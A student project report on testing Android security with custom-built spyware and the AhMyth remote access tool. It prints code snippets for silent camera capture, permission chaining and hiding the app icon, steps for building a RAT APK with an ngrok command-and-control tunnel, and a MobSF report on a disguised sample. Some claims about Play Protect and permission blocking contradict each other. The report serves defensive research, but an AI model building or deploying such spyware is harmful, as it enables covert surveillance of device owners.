MINOR PROJECT

Project Report

Submitted By

Gosavi Chinmay Nilesh

Enrolment no.: 240545002001

M.Sc. Cyber Security Semester

II

Guided By

Ms. Meena Lakshmi

(Assistant Professor)

Guided By

Mr. Rijvan Beg

(Assistant Professor)

School of Cyber Security & Digital Forensics

National Forensic Science University

Bhopal Campus, M.P., 462001, India

ABSTRACT:

With the proliferation of Android devices, the platform has become a prime target for cyber-attacks, and concerns have been expressed about its ability to resist sophisticated malware attacks. Android Security Analysis addresses the significant question of how Android's security system—its sandboxing, permission control, and runtime defences—responds to stealthy, malicious activity that closely resembles real threats. The underlying problem is the ability of malicious apps to acquire excessive permissions, exploit under-looked system capabilities, and execute undetectably, even when native security features are enabled. This is a highly timely problem, as modern malware often disguises itself as legitimate apps and leverages privileges granted by the user in order to access confidential data, perform monitoring, and remain on the device. The topic was chosen due to the rising rate of maturity in Android-powered threats and the urgent need to evaluate whether existing security measures are sufficient. The project emphasizes the need to raise the level of user awareness, enforce stricter rules of permission, and undertake proactive behavioral monitoring to reduce the likelihood of exploitation of malware on Android platforms

Table Of Contents

Table of Figures

List of Tables

CHAPTER 1. INTRODUCTION

Android, the world's leading mobile platform, drives a staggering number of devices that span from smartphones and tablets to wearables and Internet of Things (IoT) devices. That ubiquity has bred a diverse ecosystem of applications, services, and innovations that have radically transformed the way humans interact with technology. Android's popularity also makes it a target-rich environment for cyberthieves looking to take advantage of security vulnerabilities. The open-source Android platform creates freedom for vendors and developers but includes added complexity for delivering level security throughout the device, configurations, and custom releases. So many of a whole group of various devices as well as options within software upgrades, patches, and manufacturer-specific items result in fragmentation in the world of security, whereby vulnerability goes unnoticed or unrepairable for significant periods of time.

Android permission framework, aimed at protecting users against the unauthorized access of personal information and system resources by applications, is considerably debatable. While permissions try to restrict an application's scope of functionality, they are simple to bypass or manipulate by attackers. In addition, Android's application distribution avenues like third-party application stores and APK file sideloading provide an attack surface best exploited by cybercrime threats in distributing malware. These breakdowns in the permission model and application distribution avenues enable attackers to manipulate users' private data in unauthorized manners, hijack devices, and remotely control them as well.

New mobile threats are also adaptive and dynamic, and typical threats on Android smartphones are remote access trojans (RATs), ransomware, banking trojans, and spyware. Spyware software typically steals people's personal data secretly without even knowing it to its users, spy on people secretly, track people's locations, capture keystrokes, and monitor people without letting them know. Ransomware, on the other hand, paralyzes attackers from engaging in any online activity or even blocks victims' files on their machines and demands cash to decrypt. Banking trojans capture monetary information and passwords, whereas RATs give absolute control to an infected system's attacker. RATs are highly sophisticated since they enable attackers to hijack the victim's camera, microphone, and other sensors to spy on the victim or steal personal information online. Since such types of attacks now prevail, new attack vectors and new ways of exploitation continue to exist, evading traditional security measures.

This project aims to investigate and assess the security robustness of Android by developing and deploying bespoke malware to simulate its defenses against various attack methods. One of the key objectives of this study is to identify the vulnerabilities in Android's security structure and determine how effective its inherent defenses—such as app sandboxing, permission checking, and the runtime permission system—are at fending off advanced attacks. The study aims at creating a number of bespoke Android malware samples with the ability to exploit typical system vulnerabilities. Some of these include methods for unauthorized camera access to the device, monitoring user activity through usage statistics, and misuse of features such as SYSTEM_ALERT_WINDOW to carry out overlay attacks that trick users into divulging sensitive information. Also, these malware samples will contain techniques for

concealing their existence by manipulating system notifications and icons to prevent detection by users or security software.

Besides developing malware for sale, the project also leverages publicly available tools like AhMyth, which is an open-source Android Remote Access Tool, to examine the threat of pre-packaged malware availability. AhMyth allows attackers to have the ability to remotely control and access Android devices with capabilities such as data exfiltration, microphone and camera control, and file management. To enable real-time access to the compromised machines, the project establishes a command-and-control (C2) structure through an ngrok secure tunnel. The tool allows the establishment of a public-facing server that offers a method through which the attacker can remotely access infected computers anywhere in the world, mirroring how actual attacks occur where the attacker has the ability to evade local network restrictions and exfiltrate data.

Using custom-built malware along with readily available RAT tools such as AhMyth, the project will test the efficacy of Android's defences against sophisticated attacks that incorporate new and familiar techniques of exploitation. This study will also test whether Android can prevent and block remote access and data exfiltration attempts through this kind of sophistication, and through this process offer insights into how resilient the operating system is to advanced threats.

The primary objective of this research is to analyze Android's built-in security features and assess their ability in preventing these diverse threats. The project will explore where Android security fails or can be bypassed by attackers. The findings will provide valuable information regarding how to improve Android security both at the application and system levels, including recommendations for improving permission management, rolling out more effective behavioral detection mechanisms, and improving user education in order to reduce the chances of becoming a malware victim. The project will also help in mobile security by providing empirical evidence of the effectiveness of Android defences currently against new threats, ultimately assisting in improving the overall security posture of the Android ecosystem.

CHAPTER 2. LITERATURE REVIEW

In recent years, Android has emerged as the most widely used mobile operating system, making it a prime target for malware developers. Various studies have examined this trend, particularly focusing on how Android's permission model and system design are exploited by malicious actors. Pasca's work on *Android Malware on the Rise – A Case Study of AhMyth RAT[12]* provides an in-depth analysis of an open-source Android RAT capable of executing a wide range of surveillance functions such as camera access, location tracking, file exfiltration, and microphone recording. The study demonstrates how attackers can disguise RATs as legitimate applications, bypass Android's permission prompts by invoking device administrator privileges, and hide app icons post-installation to maintain persistence. It also explores the use of WebSockets and background services for continuous command-and-control communication—techniques that are central to understanding how Android malware can remain undetected for extended periods and maintain remote access capabilities.

Similarly, Mwange and Cankaya, in their study *Android Trojan Horse Spyware Attack: A Practical Implementation[3]*, present a crafted spyware that harvests personal data including SMS, call logs, and application details, transmitting them silently to a remote server. Their implementation exploits the WorkManager API for covert background execution, allowing the spyware to remain active beyond system reboot without requiring user interaction. This research emphasizes the misuse of legitimate Android components to achieve persistence and zero-click surveillance, directly illustrating how Trojan horses can be deployed in real-world attack scenarios without triggering security alerts. Their demonstration also highlights the importance of evaluating user trust and system-level permissions in determining the actual security posture of an Android device.

Benítez-Mejía et al., in *Android Applications and Security Breach[2]*, explore the misuse of app permissions, particularly in applications that request more access than necessary. The study analyzes a Remote Access Trojan (Dendroid) embedded in legitimate-looking apps and discusses how excessive permission requests—such as for SMS, contacts, and device control—are often overlooked by users. It underlines how Android users tend to accept permissions without scrutiny, making it easier for attackers to embed malicious behaviors in seemingly benign software. This finding supports the need for dynamic behavior analysis and stricter permission control mechanisms to prevent silent privilege escalations.

El-Metwaly et al. in *Remote Access Trojan (RAT) Attack: A Stealthy Cyber Threat Posing Severe Security Risks[7]* delve into the broader architecture and threat posed by RATs, discussing how attackers can use bot-based communication mechanisms like Telegram to manage infected devices. The study illustrates the sophistication of RAT-based attacks, where malware can provide full remote control over a victim's device and execute arbitrary commands. This research emphasizes the stealthy nature of RATs and their potential to infiltrate systems for espionage, data theft, or large-scale botnet operations. The use of messaging platforms as C2 infrastructure demonstrates how non-traditional channels can be leveraged to avoid detection and filtering by traditional security tools.

Malokar et al., in *Exploiting the Vulnerabilities of Android Camera API[10]*, show how Android's camera services can be exploited to capture photos and videos without the user's knowledge. They demonstrate that malicious apps can access camera hardware silently using background services, and transmit data over the internet, infringing on user privacy. This study is crucial in understanding how camera APIs, when combined with lax permission checks, can become powerful tools for surveillance-oriented malware.

To complement these Android-specific studies, several foundational works provide a broader perspective on malware creation, analysis, and evasion. *Practical Malware Analysis* by Sikorski and Honig[6] serves as a comprehensive guide to dissecting malware, offering both static and dynamic analysis techniques. While primarily focused on Windows malware, its detailed walkthroughs of reverse engineering, debugging, and unpacking malicious binaries are directly applicable to analyzing obfuscated or repackaged Android APKs. The text also covers persistence mechanisms, anti-analysis strategies, and command-and-control behavior, all of which are common to Android malware as well.

Ahmed et al., in *Malware Creation and Avoidance[5]*, offer insights into the life cycle of malware, emphasizing methods used by attackers to bypass antivirus tools and detection systems. Their discussion on social engineering and payload concealment strategies reinforces how malware often relies on human error and trust to gain access to systems. This theoretical background supports the design choices made in developing and testing custom malware samples in Android environments.

In a broader cybersecurity context, Dumitras et al., in their paper *Before We Knew It: An Empirical Study of Zero-Day Attacks in the Real World[4]*, present a longitudinal analysis of zero-day vulnerabilities and their exploitation in the wild. Although the paper does not focus on Android specifically, it highlights the systemic challenges in detecting novel threats before they are weaponized. It emphasizes the importance of behavioral anomaly detection and proactive security monitoring, both of which are increasingly relevant as Android threats grow in sophistication.

Finally, works such as *The Impact of Attacking Windows Using a Backdoor Trojan[8]* illustrate how remote access and command execution capabilities are not limited to Android. This paper presents a scenario where a backdoor payload grants an attacker full control over a Windows machine, paralleling the use of Android RATs in mobile environments. It demonstrates how attackers manipulate users into installing disguised malware and how backdoors can provide persistent, covert access. These parallels further support the significance of exploring Android backdoors, especially in the context of apps that appear legitimate but act maliciously after installation.

Together, these studies provide a robust foundation for understanding the evolving threat landscape of Android malware. They reinforce the need for comprehensive evaluations of Android's permission systems, user behavior, and runtime protections against covert and persistent threats. This literature supports and validates the methodological approach of the project, which combines custom-developed malware with behavior-based analysis to assess the effectiveness of Android's current security architecture.

CHAPTER 3. METHODOLOGY

3.1 Overview

The methodology adopted in this project is aimed at systematically assessing the robustness and efficacy of the Android operating system against real-world malware attacks, with particular focus on spyware and remote access trojans (RATs). The primary goal is to simulate the lifecycle of Android malware—from development and deployment to execution and detection—within a controlled laboratory environment that is isolated. This involves creating customized Android malware samples that mimic commonly observed behavior such as unauthorized camera access, silent data exfiltration, UI overlays, geolocation tracking, and persistence mechanisms like auto-start on reboot.




Fig. 3.1: Methodology Flowchart

In addition to developing custom malware, this effort takes advantage of publicly available open-source resources like AhMyth, an Android Remote Access Tool (RAT) providing a broad set of features, to mimic sophisticated threat actor operations. The utilization of ngrok tunnelling provides secure and stealthy communication between the victim endpoint and the attacker's command-and-control (C2) platform, mimicking real remote control and monitoring behavior.

The approach Is designed to ensure that any experimentation Is ethical and safe, using emulators and virtual hardware within sandboxed network environments to avoid any accidental harm or effect on the real world. All the stages—ranging from malware development to behavior analysis—attempt to determine the efficacy of Android's native security features (like sandboxing, runtime permissions, system warnings, and application component isolation) to detect, restrict, or block malicious activity.

This systematic methodology not only allows for a technical evaluation of Android's defence architecture but also forensic insight into malware activity, its evasion tactics and detection means, and possible vectors for mitigation or hardening. The ultimate goal is to assess Android's security posture as of today and see how today's mobile malware can still go undetected or with little resistance and provide recommendations to make the OS more resistant to malware.

3.2 Custom Malware Development

a) Single – Activity Malware

```
private void createCameraSession() {
    try {
        CaptureRequest.Builder captureRequestBuilder = cameraDevice.createCaptureRequest(CameraDevice.TEMPLATE_STILL_CAPTURE);
        captureRequestBuilder.addTarget(imageReader.getSurface());

        cameraDevice.createCaptureSession(
                java.util.Arrays.asList(imageReader.getSurface()),
                new CameraCaptureSession.StateCallback() {
                    @Override
                    public void onConfigured(@NonNull CameraCaptureSession session) {
                        captureSession = session;
                        try {
                            captureSession.capture(captureRequestBuilder.build(), null, null);
                            Toast.makeText(MainActivity.this, "Photo Captured!", Toast.LENGTH_SHORT).show();
                        } catch (Exception e) {
                            e.printStackTrace();
                        }
                    }

                    @Override
                    public void onConfigureFailed(@NonNull CameraCaptureSession session) {
                        Toast.makeText(MainActivity.this, "Failed to configure camera session.", Toast.LENGTH_SHORT).show();
                    }
                }, null
        );
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Fig. 3.2 MainActivity.java (SingleActivity Malware)

The MainActivity class creates the camera session and requests camera driver for a capture.

It also has a method called requestPermissiononRequest() & PermissionResult() that perform the job of checking for permissions and ask explicitly if permission is not given.

Next job is of the method startUsingCamera() that gets the picture.

The malware stores the camera picture locally which can be later exfiltrated.

The AndroidManifest.xml lists the permissions which are used by the application

<uses-permission android:name="android.permission.CAMERA" />

<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

<uses-feature android:name="android.hardware.camera.autofocus"/>

<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />

<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />

<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION" />

<uses-permission android:name="android.permission.INTERNET" />

The android security can clearly see these dangerous permissions.

Dangerous permissions are those permissions which are generally requested at the runtime execution of the apk.

These permissions are given by the user explicitly, and hence the name "Dangerous Permissions".

Permissions like

android.permission.CAMERA

android.permission.WRITE_EXTERNAL_STORAGE

android.permission.ACCESS_FINE_LOCATION

are flagged by the google play protect and the android security as the permissions that indicate the malicious nature of the application.

Hence the android blocks these kinds of apks from getting installed on the device. If the devices are rooted and then the application is directly installed, still it won't give the access of camera to the application.

b) Multi-Activity Malware – Testspy

```
// Step 1: Check Usage Access
        if (!hasUsageAccess()) {
            Intent intent = new Intent(Settings.ACTION_USAGE_ACCESS_SETTINGS);
            startActivityForResultLauncher.launch(intent);
            Toast.makeText(this, "Grant Usage Access for this app", Toast.LENGTH_LONG).show();
            return;
        }

        // Step 2: Check Overlay Permission
        if (!Settings.canDrawOverlays(this)) {
            Intent intent = new Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION,
                    Uri.parse("package:" + getPackageName()));
            startActivityForResultLauncher.launch(intent);
            Toast.makeText(this, "Grant 'Draw over other apps' permission", Toast.LENGTH_LONG).show();
            return;
        }

        // Step 3: Check CAMERA Permission
        if (ContextCompat.checkSelfPermission(this, Manifest.permission.CAMERA) != PackageManager.PERMISSION_GRANTED) {
            cameraPermissionLauncher.launch(Manifest.permission.CAMERA);
            return;
        }

        // Step 4: Check Storage Permission
        if (ContextCompat.checkSelfPermission(this, Manifest.permission.WRITE_EXTERNAL_STORAGE) != PackageManager.PERMISSION_GRANTED) {
            storagePermissionLauncher.launch(Manifest.permission.WRITE_EXTERNAL_STORAGE);
            return;
        }

        // Step 5: Everything granted – start services and hide icon
        hideLauncherIcon();
        startTrackingAndCapture();
    }
```

Fig. 3.3: MainActivity.java (MultiActivity Malware)

It checks for the permissions and usage access, if the usage access is not present, the user will grant the usage access permission explicitly during runtime. This is generated using an Overlay permission which "*Draws permissions over other apps*"

Ultimately, it checks for the camera and storage access.

After checking for the access, it hides the icon app to make it difficult for the victim to find it. This is one of the simplest and the common method to make the malware persistent. Other techniques include – polymorphic malware, code obfuscation techniques etc.

```
private void hideLauncherIcon() {
        // Disables the launcher icon after permissions are granted
        ComponentName componentName = new ComponentName(this, MainActivity.class);
        getPackageManager().setComponentEnabledSetting(
                componentName,
                PackageManager.COMPONENT_ENABLED_STATE_DISABLED,
                PackageManager.DONT_KILL_APP
        );
    }

    private void startTrackingAndCapture() {
        // Start AppTrackerService
        Intent trackerIntent = new Intent(this, AppTrackerService.class);
        startService(trackerIntent);

        // Start SilentCaptureService (foreground-compatible)
        Intent captureIntent = new Intent(this, SilentCaptureService.class);
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.O) {
            startForegroundService(captureIntent);
        } else {
            startService(captureIntent);
        }

        // Set periodic capture every 10 minutes
        schedulePeriodicCapture();
    }
```

Fig. 3.4: Methods hideLauncherIcon() & startTrackingAndCapture()

Here we can see the methods which hide the icon and capture the photo at the interval of every 10 minutes.

There are several other activities and services like:

SilentCaptureService,

OverlayService,

BootReceiver,

AppTrackerService etc.

The steps included in SilentCaptureService are:

1) Create notification channel for Android V8 and above

2) Create a persistent notification for the foreground service (where we can fool the user)

3) Start the camera capture service

4) Create a session in which the capture is done

5) Save image to media store based upon the Android version and SDK

6) Mark the session as closed when the camera capture has been closed.

c) Using a readymade software/tool for creating and binding the malware.

The APK Builder of the Ahymth builds an apk on its own and then we can bind it to the legitimate application, or can directly deploy the apk given by the Ahmyth tool.

Steps –

1) Write the source IP and Source Port

2)Click on the build button.

3) Select the functionalities of the apk, for eg- camera, location, call logs, sms etc

4) The apk will be created.

5) Start listening on the victim's lab using the port which you have dedicated to the Ahmyth.

6) This can be done through *ngrok tunneling* that will create live server which can host the victim's lab. Through this tunnelling we will see all the actions of the victim. First we have to generate a token from ngrok website, using that we can use that authtoken to authenticate ngrok installation

7)Command - Forwarding tcp://x.tcp.ngrok.io:xxxxx -> localhost:yyyy

Where xxxxx is the part of the URL and yyyy is the port at which the host can be listened.

File structure of the Ahymth APK as seen in the reverse engineering tool: JADX-gui




Fig. 3.5: Ahmyth apk File Structure

AndroidManifest.xml uses the permissions like –

<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>

<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>

<uses-permission android:name="android.permission.WRITE_SETTINGS"/>

<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>

<uses-permission android:name="android.permission. INTERNET"/>

<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>

<uses-permission android:name="android.permission.READ_SMS"/>

<uses-permission android:name="android.permission.SEND SMS"/>

<uses-permission android:name="android.permission.RECEIVE_SMS"/>

<uses-permission android:name="android.permission.WRITE_SMS"/>

<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

<uses-permission android:name="android.permission.READ_PHONE_STATE"/>

<uses-permission android:name="android.permission.READ_CALL_LOG"/>

<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>

<uses-permission android:name="android.permission.READ_CONTACTS"/>

<uses-permission android:name="android.permission.RECORD_AUDIO"/>

<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>

<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>

<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>

<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>

<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMISATIONS"/>

Note - Most of these permissions are dangerous permissions.

3.3 Synthesis of Methodology

This approach gave a systematic and a controlled method of assessing the Android's security efficacy against advanced malware and spyware attacks. Through the use of both in-house-developed malicious apps and publicly available remote access tools, the project was able to accurately simulate realistic attack scenarios that reflect the methods employed by contemporary cyber attackers. These involved stealthy access to sensitive device resources, including the camera and location services, as well as background persistence and secure command-and-control communication through encrypted tunneling.

The test environment—virtualized test labs, isolated networks, and behavioral monitoring techniques—enabled malicious behavior to be run safely and accurately viewed without affecting actual system. System-level interactions and runtime patterns monitored continuously enabled a complete understanding of how Android handles different types of malicious activity.

Through this experiential deployment, the project was able to test Android's multi-layered security mechanism that includes sandboxing, permission control, and runtime protection. Findings indicated areas where security remained strong, with weaknesses that could potentially be exploited with certain conditions, especially when primary permissions were granted without control.

Overall, the methodology developed an in-vivo and replicable framework for examining Android malware in a realistic but controlled manner, gaining valuable insights into threat patterns, system responses, and directions of future security enhancements.

CHAPTER 4. EXPERIMENTS AND RESULTS

This section describes the implementation of the experiments designed and the analysis of the results received from observing the behavior of malware on Androids. The basic aim was to test how security features in Android react to spyware and RATs that are trying to infiltrate sensitive facilities like the camera, geolocation, and overlays in a secretive manner while exercising persistence and eluding detection.

4.1 System Requirements:

a) Operating System:

Windows 10/11 OR Linux (Debian/Ubuntu)

Kali Linux for Penetration testing

b) Development and Analysis Tools

Android Studio (for building and debugging apps)

AhMyth RAT (GUI-based remote access tool)

Ngrok (to create secure tunnels for remote access)

APKTool (APK decompilation)

JADX (decompiler for reverse engineering)

MobSF (Mobile Security Framework) – for static/dynamic malware analysis

Frida or Xposed Framework (optional – for app hooking/debugging)

Wireshark – for network traffic monitoring

Android Debug Bridge – To connect emulators and real devices as well

4.2 Experimental Execution and Behavioural Observations:

After deploying malicious APKs—both bespoke and generated via public RAT toolkits—the spyware was executed within virtual Android emulators and actual Android devices within a test lab environment. Spyware permissions required for activity were allocated to simulate real-world usage patterns. This dual-pronged testing strategy allowed for a more comprehensive evaluation across multiple device types, Android versions, and permission enforcement models.

To track malware activity, system logs, behavior monitoring, and network monitoring were combined. Logs recorded important runtime activities like calls to background services, access to sensors, permission triggers, and boot-time calls. Outbound traffic to attacker-controlled

servers over encrypted ngrok tunnels was monitored in the network traffic. Runtime analysis showed how the malware performed background payloads, accessed secured resources, and tried to stay hidden.

The following activities were comparatively studied:

a) DATA EXFILTRATION:

Examples of spyware successfully used to collect and exfiltrate GPS location data, device data, and camera stream through secure tunnels to a far-end server. All were accomplished in the background with silent behind-the-scenes activity after user consent without interception by native Android alert channels. This demonstrates that after permissions have been established, criminal activity can then continue with little interference by the OS.

b) PERSISTENCE MECHANISM:

The malware used the RECEIVE_BOOT_COMPLETED broadcast and background service APIs to restart itself following a reboot. This was confirmed over emulator restarts as well as on-device reboots. On more modern Android versions, selective limitations on background execution capped activity until manually initiated, but persistence was still possible when organized around foreground services or user-appearing activity.

c) UI MANIPULATION:

Abuse of the SYSTEM_ALERT_WINDOW permission allowed spyware to show deceptively themed overlays, which could be used to intercept user input or mask its behavior. On older versions of Android and some tested actual devices, overlays executed silently, which indicates bugs in UI-based defenses within the Android ecosystem.

d) Ahmyth Software made malware analysis:

Fig. 4.1: Ahmyth Interface

It has a server interface as well as an apk binding interface.




Fig. 4.2: Victim's Lab





Fig. 4.3 APK Builder

4.3 MOBSF Report



FILE INFORMATION

File Name: Ahmyth-aligned-debugSigned.apk
Size: 0.29MB
MD5: 9f0ae145ccd466be332371c4a74e0484
SHA1: 44ca420f78c7b6b98750b0c513cd942bb416874f
SHA256: 6b6abf64b0caa3cc5d93dcbfe817c3cc1994aa9d3f0234a1f16b41842ca5b145

APP INFORMATION

App Name: Google Play Service
Package Name: ahmyth.mine.king.ahmyth
Main Activity: ahmyth.mine.king.ahmyth.MainActivity
Target SDK: 22
Min SDK: 16
Max SDK:
Android Version Name: 1.0
Android Version Code: 1

Fig. 4.4: MobSF Report

Report Findings Summary:

The static analysis of the Ahmyth vulnerable APK, identified as "Google Play Service" with package name "ahmyth.mine.king.ahmyth," found serious security issues, leading to a global medium-risk rating with a security score of 49/100 and a grade of B. The test highlighted several critical findings, such as the identification of 3 high-severity and 8 medium-severity issues. Worth mentioning, the app asks for an inordinate amount of dangerous permissions, which grants it potentially malicious features like unwanted camera access, external storage manipulation, intercepting and sending SMS messages, and exact location tracking. Even more thorough inspection unearthed the usage of the application signed with a debug certificate, something highly disapproved of being utilized in deployment applications, as well as being able to set up clear text traffic, rendering sent data open to eavesdropping and tampering. In addition, the presence of insecure coding techniques like the utilization of an insecure random number generator and temporary file creation, along with the potential vulnerabilities of exported broadcast receivers, is a matter of concern as far as the security stance of the application is concerned.

4.4 Evaluation Parameters

Table 4.1 Evaluation Parameters

Parameter	Observation
Permission Prompts	Displayed once; no alerts for background misuse
System Logs	Captured service restarts, sensor usage, and component triggers
Network Traces	Showed encrypted communication with C2 via ngrok
App Visibility	Icon hidden post-installation; remained active in memory
AV Detection	Google Play Protect failed to flag the apps

4.5 Takeaways

The test proved that Android's multi-layered defence mechanism involving the permission model, sandboxing system, and in-built protections such as Google Play Protect provides a good first line of defence against known and prevalent malware attacks. The system, across various test scenarios, was capable of detecting and preventing malware installation or execution half or completely, especially when payloads contained identifiable patterns, malicious permissions, or signature-based indicators. On subsequent versions of Android, background service limits and permission transparency mechanisms also served to limit persistent activity and unauthorized access to sensors like GPS and camera.

Google Play Protect showed it could detect APKs which mimicked known RAT behavior or contained easily recognized permission combinations, and in a number of cases, it was effective in preventing installation or warning of possible danger from the app. Furthermore, current

